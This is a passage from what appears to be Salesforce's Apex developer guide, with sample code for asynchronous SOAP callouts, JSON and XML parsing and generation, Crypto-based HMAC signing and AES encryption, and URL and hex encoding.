   Continuation cont = new Continuation(TIMEOUT_INT_SECS);
   cont.continuationMethod = 'processResponse';

   AsyncSOAPStockQuoteService.AsyncStockQuoteServiceSoap
      stockQuoteService =
        new AsyncSOAPStockQuoteService.AsyncStockQuoteServiceSoap();
   stockQuoteFuture = stockQuoteService.beginStockQuote(cont,'CRM');

   return cont;
}
```

When the external service returns the response of the asynchronous callout (the `beginStockQuote` method), this callback method is executed. It gets the response by calling the `getValue` method on the response object.

```
public Object processResponse() {
   result = stockQuoteFuture.getValue();
   return null;
}
```

The following is the entire controller with the action and callback methods.

```
public class ContinuationSOAPController {

    AsyncSOAPStockQuoteService.GetStockQuoteResponse_elementFuture
           stockQuoteFuture;
    public String result {get;set;}

    // Action method
    public Continuation startRequest() {
       Integer TIMEOUT_INT_SECS = 60;
       Continuation cont = new Continuation(TIMEOUT_INT_SECS);
       cont.continuationMethod = 'processResponse';

       AsyncSOAPStockQuoteService.AsyncStockQuoteServiceSoap
          stockQuoteService =
            new AsyncSOAPStockQuoteService.AsyncStockQuoteServiceSoap();
           stockQuoteFuture = stockQuoteService.beginGetStockQuote(cont,'CRM');
       return cont;
    }

    // Callback method
    public Object processResponse() {
       result = stockQuoteFuture.getValue();
       // Return null to re-render the original Visualforce page
       return null;
    }
}
```

This example shows the corresponding Visualforce page that invokes the `startRequest` method and displays the result field.

```
<apex:page controller="ContinuationSOAPController" showChat="false" showHeader="false">
   <apex:form >
      <!-- Invokes the action method when the user clicks this button. -->
      <apex:commandButton action="{!startRequest}"
              value="Start Request" reRender="result"/>
   </apex:form>

   <!-- This output text component displays the callout response body. -->
   <apex:outputText value="{!result}" />
</apex:page>
```

Testing WSDL-Based Asynchronous Callouts

Testing asynchronous callouts that are based on Apex classes from a WSDL is similar to the process that's used with callouts that are based on the `HttpRequest` class.

This example is the test class that corresponds to the `ContinuationSOAPController` controller. The test method in the class sets a fake response and invokes a mock continuation. The callout isn't sent to the external service. To perform a mock callout, the test calls these methods of the `Test` class: setContinuationResponse(requestLabel, mockResponse) and invokeContinuationMethod(controller, request).

```
@isTest
public class ContinuationTestingForWSDL {
    global static testmethod void testWebService() {
        ContinuationSOAPController demoWSDLClass = new ContinuationSOAPController();
        // Invoke the continuation by calling the action method
        Continuation conti = demoWSDLClass.startRequest();

        // Verify that the continuation has the proper requests
        Map<String, HttpRequest> requests = conti.getRequests();
        system.assert(requests.size() == 1);

        // Perform mock callout
        // (i.e. skip the callout and call the callback method)
        HttpResponse response = new HttpResponse();
        response.setBody('Mock response body');
        // Set the fake response for the continuation
        String requestLabel = requests.keyset().iterator().next();
        Test.setContinuationResponse(requestLabel, response);
        // Invoke callback method
        Object result = Test.invokeContinuationMethod(demoWSDLClass, conti);

        // result is the return value of the callback
        System.assertEquals(null, result);
        // Verify that the controller's result variable
        //   is set to the mock response.
        System.assertEquals('Mock response body', controller.result);
    }
}
```

JSON Support

JavaScript Object Notation (JSON) support in Apex enables the serialization of Apex objects into JSON format and the deserialization of serialized JSON content.

Apex provides a set of classes that expose methods for JSON serialization and deserialization. The following table describes the classes available.

Class	Description
`System.JSON`	Contains methods for serializing Apex objects into JSON format and deserializing JSON content that was serialized using the `serialize` method in this class.
`System.JSONGenerator`	Contains methods used to serialize objects into JSON content using the standard JSON encoding.
`System.JSONParser`	Represents a parser for JSON-encoded content.

The `System.JSONToken` enumeration contains the tokens used for JSON parsing.

Methods in these classes throw a `JSONException` if an issue is encountered during execution.

JSON Support Considerations

- JSON serialization and deserialization support is available for sObjects (standard objects and custom objects), Apex primitive and collection types, return types of Database methods (such as SaveResult, DeleteResult, and so on), and instances of your Apex classes.
- Only custom objects, which are `sObject` types, of managed packages can be serialized from code that is external to the managed package. Objects that are instances of Apex classes defined in the managed package can't be serialized.
- Deserialized `Map` objects whose keys are not strings won't match their corresponding Map objects before serialization. Key values are converted into strings during serialization and will, when deserialized, change their type. For example, a Map<Object, sObject> will become a Map<String, sObject>.
- When an object is declared as the parent type but is set to an instance of the subtype, some data may be lost. The object gets serialized and deserialized as the parent type and any fields that are specific to the subtype are lost.
- An object that has a reference to itself won't get serialized and causes a `JSONException` to be thrown.
- Reference graphs that reference the same object twice are deserialized and cause multiple copies of the referenced object to be generated.
- The `System.JSONParser` data type isn't serializable. If you have a serializable class, such as a Visualforce controller, that has a member variable of type `System.JSONParser` and you attempt to create this object, you'll receive an exception. To use `JSONParser` in a serializable class, use a local variable instead in your method.

IN THIS SECTION:

JSON Parsing

Using the `JSONParser` class methods, you can parse JSON-encoded content.

Roundtrip Serialization and Deserialization

Using the `JSON` class methods, you can perform roundtrip serialization and deserialization of your JSON content.

The `JSON` class contains methods that enable you to serialize objects into JSON formatted strings. It also contains methods to deserialize JSON strings back into objects.

Sample: Serializing and Deserializing a List of Invoices

This sample creates a list of `InvoiceStatement` objects and serializes the list. Next, the serialized JSON string is used to deserialize the list again and the sample verifies that the new list contains the same invoices that were present in the original list.

```
public class JSONRoundTripSample {

    public class InvoiceStatement {
        Long invoiceNumber;
        Datetime statementDate;
        Decimal totalPrice;

        public InvoiceStatement(Long i, Datetime dt, Decimal price)
        {
            invoiceNumber = i;
            statementDate = dt;
            totalPrice = price;
        }
    }

    public static void SerializeRoundtrip() {
        Datetime dt = Datetime.now();
        // Create a few invoices.
        InvoiceStatement inv1 = new InvoiceStatement(1,Datetime.valueOf(dt),1000);
        InvoiceStatement inv2 = new InvoiceStatement(2,Datetime.valueOf(dt),500);
        // Add the invoices to a list.
        List<InvoiceStatement> invoices = new List<InvoiceStatement>();
        invoices.add(inv1);
        invoices.add(inv2);

        // Serialize the list of InvoiceStatement objects.
        String JSONString = JSON.serialize(invoices);
        System.debug('Serialized list of invoices into JSON format: ' + JSONString);

        // Deserialize the list of invoices from the JSON string.
        List<InvoiceStatement> deserializedInvoices =
         (List<InvoiceStatement>)JSON.deserialize(JSONString, List<InvoiceStatement>.class);

        System.assertEquals(invoices.size(), deserializedInvoices.size());
        Integer i=0;
        for (InvoiceStatement deserializedInvoice :deserializedInvoices) {
            system.debug('Deserialized:' + deserializedInvoice.invoiceNumber + ','
            + deserializedInvoice.statementDate.formatGmt('MM/dd/yyyy  HH:mm:ss.SSS')
```

```
            + ', ' + deserializedInvoice.totalPrice);
            system.debug('Original:' + invoices[i].invoiceNumber + ','
            + invoices[i].statementDate.formatGmt('MM/dd/yyyy  HH:mm:ss.SSS')
            + ', ' + invoices[i].totalPrice);
            i++;
        }
    }
}
```

JSON Serialization Considerations

The following describes differences in behavior for the `serialize` method. Those differences depend on the Salesforce API version of the Apex code saved.

Serialization of queried sObject with additional fields set

For Apex saved using Salesforce API version 27.0 and earlier, if queried sObjects have additional fields set, these fields aren't included in the serialized JSON string returned by the `serialize` method. Starting with Apex saved using Salesforce API version 28.0, the additional fields are included in the serialized JSON string.

This example adds a field to a contact after it has been queried, and then serializes the contact. The assertion statement verifies that the JSON string contains the additional field. This assertion passes for Apex saved using Salesforce API version 28.0 and later.

```
Contact con = [SELECT Id, LastName, AccountId FROM Contact LIMIT 1];
// Set additional field
con.FirstName = 'Joe';
String jsonstring = Json.serialize(con);
System.debug(jsonstring);
System.assert(jsonstring.contains('Joe') == true);
```

Serialization of aggregate query result fields

For Apex saved using Salesforce API version 27.0, results of aggregate queries don't include the fields in the SELECT statement when serialized using the `serialize` method. For earlier API versions or for API version 28.0 and later, serialized aggregate query results include all fields in the SELECT statement.

This is an example of an aggregate query that returns two fields, the count of ID fields and the account name.

```
String jsonString = JSON.serialize(
    Database.query('SELECT Count(Id),Account.Name FROM Contact WHERE Account.Name !=
null GROUP BY Account.Name LIMIT 1'));
    System.debug(jsonString);

// Expected output in API v 26 and earlier or v28 and later
// [{"attributes":{"type":"AggregateResult"},"expr0":2,"Name":"acct1"}]
```

Serialization of empty fields

Starting with API version 28.0, null fields aren't serialized and aren't included in the JSON string, unlike in earlier versions. This change doesn't affect deserializing JSON strings with JSON methods, such as deserialize(jsonString, apexType). This change is noticeable when you inspect the JSON string. For example:

```
String jsonString = JSON.serialize(
                [SELECT Id, Name, Website FROM Account WHERE Website = null LIMIT 1]);
System.debug(jsonString);

// In v27.0 and earlier, the string includes the null field and looks like the following.
// {"attributes":{...},"Id":"001D000000Jsm0WIAR","Name":"Acme","Website":null}
```

```
// In v28.0 and later, the string doesn't include the null field and looks like
//  the following.
// {"attributes":{...},"Name":"Acme","Id":"001D000000Jsm0WIAR"}}
```

SEE ALSO:

JSON Class

JSON Generator

Using the `JSONGenerator` class methods, you can generate standard JSON-encoded content.

You can construct JSON content, element by element, using the standard JSON encoding. To do so, use the methods in the `JSONGenerator` class.

JSONGenerator Sample

This example generates a JSON string in pretty print format by using the methods of the `JSONGenerator` class. The example first adds a number field and a string field, and then adds a field to contain an object field of a list of integers, which gets deserialized properly. Next, it adds the `A` object into the `Object A` field, which also gets deserialized.

```
public class JSONGeneratorSample{

    public class A {
        String str;

        public A(String s) { str = s; }
    }

    static void generateJSONContent() {
        // Create a JSONGenerator object.
        // Pass true to the constructor for pretty print formatting.
        JSONGenerator gen = JSON.createGenerator(true);

        // Create a list of integers to write to the JSON string.
        List<integer> intlist = new List<integer>();
        intlist.add(1);
        intlist.add(2);
        intlist.add(3);

        // Create an object to write to the JSON string.
        A x = new A('X');

        // Write data to the JSON string.
        gen.writeStartObject();
        gen.writeNumberField('abc', 1.21);
        gen.writeStringField('def', 'xyz');
        gen.writeFieldName('ghi');
        gen.writeStartObject();

        gen.writeObjectField('aaa', intlist);
```

```
        gen.writeEndObject();

        gen.writeFieldName('Object A');

        gen.writeObject(x);

        gen.writeEndObject();

        // Get the JSON string.
        String pretty = gen.getAsString();

        System.assertEquals('{\n' +
        '  "abc" : 1.21,\n' +
        '  "def" : "xyz",\n' +
        '  "ghi" : {\n' +
        '    "aaa" : [ 1, 2, 3 ]\n' +
        '  },\n' +
        '  "Object A" : {\n' +
        '    "str" : "X"\n' +
        '  }\n' +
        '}', pretty);
    }
}
```

SEE ALSO:

JSONGenerator Class

JSON Parsing

Using the `JSONParser` class methods, you can parse JSON-encoded content.

Use the `JSONParser` methods to parse a response that's returned from a call to an external service that is in JSON format, such as a JSON-encoded response of a Web service callout. The following are samples that show how to parse JSON strings.

Sample: Parsing a JSON Response from a Web Service Callout

This example shows how to parse a JSON-formatted response using `JSONParser` methods. This example makes a callout to a Web service that returns a response in JSON format. Next, the response is parsed to get all the totalPrice field values and compute the grand total price. Before you can run this sample, you must add the Web service endpoint URL as an authorized remote site in the Salesforce user interface. To do this, log in to Salesforce and from Setup, click **Security Controls** > **Remote Site Settings**.

```
public class JSONParserUtil {
    @future(callout=true)
    public static void parseJSONResponse() {
        Http httpProtocol = new Http();
        // Create HTTP request to send.
        HttpRequest request = new HttpRequest();
        // Set the endpoint URL.
        String endpoint = 'https://docsample.herokuapp.com/jsonSample';
        request.setEndPoint(endpoint);
        // Set the HTTP verb to GET.
        request.setMethod('GET');
```

```
        // Send the HTTP request and get the response.
        // The response is in JSON format.
        HttpResponse response = httpProtocol.send(request);
        System.debug(response.getBody());
        /* The JSON response returned is the following:
        String s = '{"invoiceList":[' +
        '{"totalPrice":5.5,"statementDate":"2011-10-04T16:58:54.858Z","lineItems":[' +
            '{"UnitPrice":1.0,"Quantity":5.0,"ProductName":"Pencil"},' +
            '{"UnitPrice":0.5,"Quantity":1.0,"ProductName":"Eraser"}],' +
                '"invoiceNumber":1},' +
        '{"totalPrice":11.5,"statementDate":"2011-10-04T16:58:54.858Z","lineItems":[' +
            '{"UnitPrice":6.0,"Quantity":1.0,"ProductName":"Notebook"},' +
            '{"UnitPrice":2.5,"Quantity":1.0,"ProductName":"Ruler"},' +
            '{"UnitPrice":1.5,"Quantity":2.0,"ProductName":"Pen"}],"invoiceNumber":2}' +
        ']}';
        */

        // Parse JSON response to get all the totalPrice field values.
        JSONParser parser = JSON.createParser(response.getBody());
        Double grandTotal = 0.0;
        while (parser.nextToken() != null) {
            if ((parser.getCurrentToken() == JSONToken.FIELD_NAME) &&
                (parser.getText() == 'totalPrice')) {
                // Get the value.
                parser.nextToken();
                // Compute the grand total price for all invoices.
                grandTotal += parser.getDoubleValue();
            }
        }
        system.debug('Grand total=' + grandTotal);
    }
}
```

Sample: Parsing a JSON String and Deserializing It into Objects

This example uses a hardcoded JSON string, which is the same JSON string returned by the callout in the previous example. In this example, the entire string is parsed into `Invoice` objects using the `readValueAs` method. It also uses the `skipChildren` method to skip the child array and child objects and to be able to parse the next sibling invoice in the list. The parsed objects are instances of the `Invoice` class that is defined as an inner class. Since each invoice contains line items, the class that represents the corresponding line item type, the `LineItem` class, is also defined as an inner class. Add this sample code to a class to use it.

```
public static void parseJSONString() {
    String jsonStr =
        '{"invoiceList":[' +
        '{"totalPrice":5.5,"statementDate":"2011-10-04T16:58:54.858Z","lineItems":[' +
            '{"UnitPrice":1.0,"Quantity":5.0,"ProductName":"Pencil"},' +
            '{"UnitPrice":0.5,"Quantity":1.0,"ProductName":"Eraser"}],' +
                '"invoiceNumber":1},' +
        '{"totalPrice":11.5,"statementDate":"2011-10-04T16:58:54.858Z","lineItems":[' +
            '{"UnitPrice":6.0,"Quantity":1.0,"ProductName":"Notebook"},' +
            '{"UnitPrice":2.5,"Quantity":1.0,"ProductName":"Ruler"},' +
            '{"UnitPrice":1.5,"Quantity":2.0,"ProductName":"Pen"}],"invoiceNumber":2}' +
        ']}';
```

```
    // Parse entire JSON response.
    JSONParser parser = JSON.createParser(jsonStr);
    while (parser.nextToken() != null) {
        // Start at the array of invoices.
        if (parser.getCurrentToken() == JSONToken.START_ARRAY) {
            while (parser.nextToken() != null) {
                // Advance to the start object marker to
                //  find next invoice statement object.
                if (parser.getCurrentToken() == JSONToken.START_OBJECT) {
                    // Read entire invoice object, including its array of line items.
                    Invoice inv = (Invoice)parser.readValueAs(Invoice.class);
                    system.debug('Invoice number: ' + inv.invoiceNumber);
                    system.debug('Size of list items: ' + inv.lineItems.size());
                    // For debugging purposes, serialize again to verify what was parsed.

                    String s = JSON.serialize(inv);
                    system.debug('Serialized invoice: ' + s);

                    // Skip the child start array and start object markers.
                    parser.skipChildren();
                }
            }
        }
    }
}

// Inner classes used for serialization by readValuesAs().

public class Invoice {
    public Double totalPrice;
    public DateTime statementDate;
    public Long invoiceNumber;
    List<LineItem> lineItems;

    public Invoice(Double price, DateTime dt, Long invNumber, List<LineItem> liList) {
        totalPrice = price;
        statementDate = dt;
        invoiceNumber = invNumber;
        lineItems = liList.clone();
    }
}

public class LineItem {
    public Double unitPrice;
    public Double quantity;
    public String productName;
}
```

SEE ALSO:

JSONParser Class

XML Support

Apex provides utility classes that enable the creation and parsing of XML content using streams and the DOM.

This section contains details about XML support.

IN THIS SECTION:

Reading and Writing XML Using Streams

Apex provides classes for reading and writing XML content using streams.

The XMLStreamReader class enables you to read XML content and the XMLStreamWriter class enables you to write XML content.

IN THIS SECTION:

Reading XML Using Streams

The XMLStreamReader class methods enable forward, read-only access to XML data.

Those methods are used in conjunction with HTTP callouts to parse XML data or skip unwanted events. The following example shows how to instantiate a new XmlStreamReader object:

```
String xmlString = '<books><book>My Book</book><book>Your Book</book></books>';
XmlStreamReader xsr = new XmlStreamReader(xmlString);
```

These methods work on the following XML events:

- An *attribute* event is specified for a particular element. For example, the element `<book>` has an attribute `title`: `<book title="Salesforce.com for Dummies">`.
- A *start element* event is the opening tag for an element, for example `<book>`.
- An *end element* event is the closing tag for an element, for example `</book>`.
- A *start document* event is the opening tag for a document.
- An *end document* event is the closing tag for a document.
- An *entity reference* is an entity reference in the code, for example `!ENTITY title = "My Book Title"`.
- A *characters* event is a text character.
- A *comment* event is a comment in the XML file.

Use the `next` and `hasNext` methods to iterate over XML data. Access data in XML using `get` methods such as the `getNamespace` method.

When iterating over the XML data, always check that stream data is available using `hasNext` before calling `next` to avoid attempting to read past the end of the XML data.

XmlStreamReader Example

The following example processes an XML string.

```
public class XmlStreamReaderDemo {

    // Create a class Book for processing
    public class Book {
        String name;
        String author;
    }

    public Book[] parseBooks(XmlStreamReader reader) {
        Book[] books = new Book[0];
        boolean isSafeToGetNextXmlElement = true;
        while(isSafeToGetNextXmlElement) {
            // Start at the beginning of the book and make sure that it is a book
            if (reader.getEventType() == XmlTag.START_ELEMENT) {
                if ('Book' == reader.getLocalName()) {
                    // Pass the book to the parseBook method (below)
                    Book book = parseBook(reader);
                    books.add(book);
                }
            }
            // Always use hasNext() before calling next() to confirm
            // that we have not reached the end of the stream
            if (reader.hasNext()) {
                reader.next();
            } else {
                isSafeToGetNextXmlElement = false;
                break;
            }
        }
        return books;
    }

    // Parse through the XML, determine the author and the characters
    Book parseBook(XmlStreamReader reader) {
        Book book = new Book();
        book.author = reader.getAttributeValue(null, 'author');
        boolean isSafeToGetNextXmlElement = true;
        while(isSafeToGetNextXmlElement) {
            if (reader.getEventType() == XmlTag.END_ELEMENT) {
                break;
            } else if (reader.getEventType() == XmlTag.CHARACTERS) {
                book.name = reader.getText();
            }
            // Always use hasNext() before calling next() to confirm
            // that we have not reached the end of the stream
            if (reader.hasNext()) {
                reader.next();
```

```
            } else {
                isSafeToGetNextXmlElement = false;
                break;
            }
        }
        return book;
    }
}
```

```
@isTest
private class XmlStreamReaderDemoTest {
    // Test that the XML string contains specific values
    static testMethod void testBookParser() {

        XmlStreamReaderDemo demo = new XmlStreamReaderDemo();

        String str = '<books><book author="Chatty">Foo bar</book>' +
            '<book author="Sassy">Baz</book></books>';

        XmlStreamReader reader = new XmlStreamReader(str);
        XmlStreamReaderDemo.Book[] books = demo.parseBooks(reader);

        System.debug(books.size());

        for (XmlStreamReaderDemo.Book book : books) {
            System.debug(book);
        }
    }
}
```

SEE ALSO:

XmlStreamReader Class

Writing XML Using Streams

The XmlStreamWriter class methods enable the writing of XML data.

Those methods are used in conjunction with HTTP callouts to construct an XML document to send in the callout request to an external service. The following example shows how to instantiate a new XmlStreamReader object:

```
String xmlString = '<books><book>My Book</book><book>Your Book</book></books>';
XmlStreamReader xsr = new XmlStreamReader(xmlString);
```

XML Writer Methods Example

The following example writes an XML document and tests its validity.

Note: The Hello World and the shipping invoice samples require custom fields and objects. You can either create these on your own, or download the objects, fields and Apex code as a managed packaged from Force.com AppExchange. For more information, see https://developer.salesforce.com/docs.

```
public class XmlWriterDemo {
```

```
    public String getXml() {
        XmlStreamWriter w = new XmlStreamWriter();
        w.writeStartDocument(null, '1.0');
        w.writeProcessingInstruction('target', 'data');
        w.writeStartElement('m', 'Library', 'http://www.book.com');
        w.writeNamespace('m', 'http://www.book.com');
        w.writeComment('Book starts here');
        w.setDefaultNamespace('http://www.defns.com');
        w.writeCData('<Cdata> I like CData </Cdata>');
        w.writeStartElement(null, 'book', null);
        w.writedefaultNamespace('http://www.defns.com');
        w.writeAttribute(null, null, 'author', 'Manoj');
        w.writeCharacters('This is my book');
        w.writeEndElement(); //end book
        w.writeEmptyElement(null, 'ISBN', null);
        w.writeEndElement(); //end library
        w.writeEndDocument();
        String xmlOutput = w.getXmlString();
        w.close();
        return xmlOutput;
    }
}
```

```
@isTest
private class XmlWriterDemoTest {
    static TestMethod void basicTest() {
        XmlWriterDemo demo = new XmlWriterDemo();
        String result = demo.getXml();
        String expected = '<?xml version="1.0"?><?target data?>' +
            '<m:Library xmlns:m="http://www.book.com">' +
            '<!--Book starts here-->' +
            '<![CDATA[<Cdata> I like CData </Cdata>]]>' +
'<book xmlns="http://www.defns.com" author="Manoj">This is my
book</book><ISBN/></m:Library>';

        System.assert(result == expected);
    }
}
```

SEE ALSO:

XmlStreamWriter Class

Reading and Writing XML Using the DOM

Apex provides classes that enable you to work with XML content using the DOM (Document Object Model).

DOM classes help you parse or generate XML content. You can use these classes to work with any XML content. One common application is to use the classes to generate the body of a request created by HttpRequest or to parse a response accessed by HttpResponse. The DOM represents an XML document as a hierarchy of nodes. Some nodes may be branch nodes and have child nodes, while others are leaf nodes with no children.

The DOM classes are contained in the `Dom` namespace.

Use the Document Class to process the content in the body of the XML document.

Use the XmlNode Class to work with a node in the XML document.

Use the Document Class class to process XML content. One common application is to use it to create the body of a request for HttpRequest or to parse a response accessed by HttpResponse.

XML Namespaces

An XML namespace is a collection of names identified by a URI reference and used in XML documents to uniquely identify element types and attribute names. Names in XML namespaces may appear as qualified names, which contain a single colon, separating the name into a namespace prefix and a local part. The prefix, which is mapped to a URI reference, selects a namespace. The combination of the universally managed URI namespace and the document's own namespace produces identifiers that are universally unique.

The following XML element has a namespace of `http://my.name.space` and a prefix of `myprefix`.

```
<sampleElement xmlns:myprefix="http://my.name.space" />
```

In the following example, the XML element has two attributes:

- The first attribute has a key of `dimension`; the value is `2`.
- The second attribute has a key namespace of `http://ns1`; the value namespace is `http://ns2`; the key is `foo`; the value is `bar`.

```
<square dimension="2" ns1:foo="ns2:bar" xmlns:ns1="http://ns1" xmlns:ns2="http://ns2" />
```

`Document` Example

For the purposes of the sample below, assume that the `url` argument passed into the `parseResponseDom` method returns this XML response:

```
<address>
    <name>Kirk Stevens</name>
    <street1>808 State St</street1>
    <street2>Apt. 2</street2>
    <city>Palookaville</city>
    <state>PA</state>
    <country>USA</country>
</address>
```

The following example illustrates how to use DOM classes to parse the XML response returned in the body of a `GET` request:

```
public class DomDocument {

    // Pass in the URL for the request
    // For the purposes of this sample,assume that the URL
    // returns the XML shown above in the response body
    public void parseResponseDom(String url){
        Http h = new Http();
        HttpRequest req = new HttpRequest();
        // url that returns the XML in the response body
        req.setEndpoint(url);
        req.setMethod('GET');
        HttpResponse res = h.send(req);
        Dom.Document doc = res.getBodyDocument();

        //Retrieve the root element for this document.
```

```
        Dom.XMLNode address = doc.getRootElement();

        String name = address.getChildElement('name', null).getText();
        String state = address.getChildElement('state', null).getText();
        // print out specific elements
        System.debug('Name: ' + name);
        System.debug('State: ' + state);

        // Alternatively, loop through the child elements.
        // This prints out all the elements of the address
        for(Dom.XMLNode child : address.getChildElements()) {
           System.debug(child.getText());
        }
    }
}
```

Using XML Nodes

Use the `XmlNode` class to work with a node in an XML document. The DOM represents an XML document as a hierarchy of nodes. Some nodes may be branch nodes and have child nodes, while others are leaf nodes with no children.

There are different types of DOM nodes available in Apex. `XmlNodeType` is an enum of these different types. The values are:

- COMMENT
- ELEMENT
- TEXT

It is important to distinguish between elements and nodes in an XML document. The following is a simple XML example:

```
<name>
    <firstName>Suvain</firstName>
    <lastName>Singh</lastName>
</name>
```

This example contains three XML elements: `name`, `firstName`, and `lastName`. It contains five nodes: the three `name`, `firstName`, and `lastName` element nodes, as well as two text nodes—`Suvain` and `Singh`. Note that the text within an element node is considered to be a separate text node.

For more information about the methods shared by all enums, see Enum Methods.

`XmlNode` Example

This example shows how to use `XmlNode` methods and namespaces to create an XML request.

```
public class DomNamespaceSample
{
    public void sendRequest(String endpoint)
    {
        // Create the request envelope
        DOM.Document doc = new DOM.Document();

        String soapNS = 'http://schemas.xmlsoap.org/soap/envelope/';
        String xsi = 'http://www.w3.org/2001/XMLSchema-instance';
        String serviceNS = 'http://www.myservice.com/services/MyService/';
```

```
dom.XmlNode envelope
    = doc.createRootElement('Envelope', soapNS, 'soapenv');
envelope.setNamespace('xsi', xsi);
envelope.setAttributeNS('schemaLocation', soapNS, xsi, null);

dom.XmlNode body
    = envelope.addChildElement('Body', soapNS, null);

body.addChildElement('echo', serviceNS, 'req').
   addChildElement('category', serviceNS, null).
   addTextNode('classifieds');

System.debug(doc.toXmlString());

// Send the request
HttpRequest req = new HttpRequest();
req.setMethod('POST');
req.setEndpoint(endpoint);
req.setHeader('Content-Type', 'text/xml');

req.setBodyDocument(doc);

Http http = new Http();
HttpResponse res = http.send(req);

System.assertEquals(200, res.getStatusCode());

dom.Document resDoc = res.getBodyDocument();

envelope = resDoc.getRootElement();

String wsa = 'http://schemas.xmlsoap.org/ws/2004/08/addressing';

dom.XmlNode header = envelope.getChildElement('Header', soapNS);
System.assert(header != null);

String messageId
    = header.getChildElement('MessageID', wsa).getText();

System.debug(messageId);
System.debug(resDoc.toXmlString());
System.debug(resDoc);
System.debug(header);

System.assertEquals(
 'http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous',
 header.getChildElement(
   'ReplyTo', wsa).getChildElement('Address', wsa).getText());


System.assertEquals(
  envelope.getChildElement('Body', soapNS).
      getChildElement('echo', serviceNS).
      getChildElement('something', 'http://something.else').
```

```
                getChildElement(
                  'whatever', serviceNS).getAttribute('bb', null),
                  'cc');

        System.assertEquals('classifieds',
          envelope.getChildElement('Body', soapNS).
              getChildElement('echo', serviceNS).
              getChildElement('category', serviceNS).getText());
    }
}
```

Securing Your Data

You can secure your data by using the methods provided by the `Crypto` class.

The methods in the `Crypto` class provide standard algorithms for creating digests, message authentication codes, and signatures, as well as encrypting and decrypting information. These can be used for securing content in Force.com, or for integrating with external services such as Google or Amazon WebServices (AWS).

Example Integrating Amazon WebServices

The following example demonstrates an integration of Amazon WebServices with Salesforce:

```
public class HMacAuthCallout {

   public void testAlexaWSForAmazon() {

   // The date format is yyyy-MM-dd'T'HH:mm:ss.SSS'Z'
      DateTime d = System.now();
      String timestamp = ''+ d.year() + '-' +
      d.month() + '-' +
      d.day() + '\'T\'' +
      d.hour() + ':' +
      d.minute() + ':' +
      d.second() + '.' +
      d.millisecond() + '\'Z\'';
      String timeFormat = d.formatGmt(timestamp);

      String urlEncodedTimestamp = EncodingUtil.urlEncode(timestamp, 'UTF-8');
      String action = 'UrlInfo';
      String inputStr = action + timeFormat;
      String algorithmName = 'HMacSHA1';
      Blob mac = Crypto.generateMac(algorithmName,  Blob.valueOf(inputStr),
                                                    Blob.valueOf('your_signing_key'));
      String macUrl = EncodingUtil.urlEncode(EncodingUtil.base64Encode(mac), 'UTF-8');

      String urlToTest = 'amazon.com';
      String version = '2005-07-11';
      String endpoint = 'http://awis.amazonaws.com/';
      String accessKey = 'your_key';

      HttpRequest req = new HttpRequest();
```

```
      req.setEndpoint(endpoint +
                      '?AWSAccessKeyId=' + accessKey +
                      '&Action=' + action +
                      '&ResponseGroup=Rank&Version=' + version +
                      '&Timestamp=' + urlEncodedTimestamp +
                      '&Url=' + urlToTest +
                      '&Signature=' + macUrl);

      req.setMethod('GET');
      Http http = new Http();
      try {
         HttpResponse res = http.send(req);
         System.debug('STATUS:'+res.getStatus());
         System.debug('STATUS_CODE:'+res.getStatusCode());
         System.debug('BODY: '+res.getBody());
      } catch(System.CalloutException e) {
         System.debug('ERROR: '+ e);
      }
   }
}
```

Example Encrypting and Decrypting

The following example uses the `encryptWithManagedIV` and `decryptWithManagedIV` methods, as well as the `generateAesKey` method of the `Crypto` class.

```
// Use generateAesKey to generate the private key
Blob cryptoKey = Crypto.generateAesKey(256);

// Generate the data to be encrypted.
Blob data = Blob.valueOf('Test data to encrypted');

// Encrypt the data and have Salesforce.com generate the initialization vector
Blob encryptedData = Crypto.encryptWithManagedIV('AES256', cryptoKey, data);

// Decrypt the data
Blob decryptedData = Crypto.decryptWithManagedIV('AES256', cryptoKey, encryptedData);
```

The following is an example of writing a unit test for the `encryptWithManagedIV` and `decryptWithManagedIV` Crypto methods.

```
@isTest
private class CryptoTest {
    static testMethod void testValidDecryption() {

        // Use generateAesKey to generate the private key
        Blob key = Crypto.generateAesKey(128);
        // Generate the data to be encrypted.
        Blob data = Blob.valueOf('Test data');
        // Generate an encrypted form of the data using base64 encoding
        String b64Data = EncodingUtil.base64Encode(data);
        // Encrypt and decrypt the data
        Blob encryptedData = Crypto.encryptWithManagedIV('AES128', key, data);
        Blob decryptedData = Crypto.decryptWithManagedIV('AES128', key, encryptedData);
```

```
        String b64Decrypted = EncodingUtil.base64Encode(decryptedData);
        // Verify that the strings still match
        System.assertEquals(b64Data, b64Decrypted);
    }
    static testMethod void testInvalidDecryption() {
        // Verify that you must use the same key size for encrypting data
        // Generate two private keys, using different key sizes
        Blob keyOne = Crypto.generateAesKey(128);
        Blob keyTwo = Crypto.generateAesKey(256);
        // Generate the data to be encrypted.
        Blob data = Blob.valueOf('Test data');
        // Encrypt the data using the first key
        Blob encryptedData = Crypto.encryptWithManagedIV('AES128', keyOne, data);
        try {
         // Try decrypting the data using the second key
            Crypto.decryptWithManagedIV('AES256', keyTwo, encryptedData);
            System.assert(false);
        } catch(SecurityException e) {
            System.assertEquals('Given final block not properly padded', e.getMessage());

        }
    }
}
```

SEE ALSO:

Crypto Class

EncodingUtil Class

Encoding Your Data

You can encode and decode URLs and convert strings to hexadecimal format by using the methods provided by the `EncodingUtil` class.

This example shows how to URL encode a timestamp value in UTF-8 by calling `urlEncode`.

```
DateTime d = System.now();
String timestamp = ''+ d.year() + '-' +
    d.month() + '-' +
    d.day() + '\'T\'' +
    d.hour() + ':' +
    d.minute() + ':' +
    d.second() + '.' +
    d.millisecond() + '\'Z\'';
System.debug(timestamp);
String urlEncodedTimestamp = EncodingUtil.urlEncode(timestamp, 'UTF-8');
System.debug(urlEncodedTimestamp);
```

This next example shows how to use `convertToHex` to compute a client response for HTTP Digest Authentication (RFC2617).

```
@isTest
private class SampleTest {
   static testmethod void testConvertToHex() {
```

```
        String myData = 'A Test String';
        Blob hash = Crypto.generateDigest('SHA1',Blob.valueOf(myData));
        String hexDigest = EncodingUtil.convertToHex(hash);
        System.debug(hexDigest);
    }
}
```

SEE ALSO:

EncodingUtil Class

Using Patterns and Matchers

Apex provides patterns and matchers that enable you to search text using regular expressions.

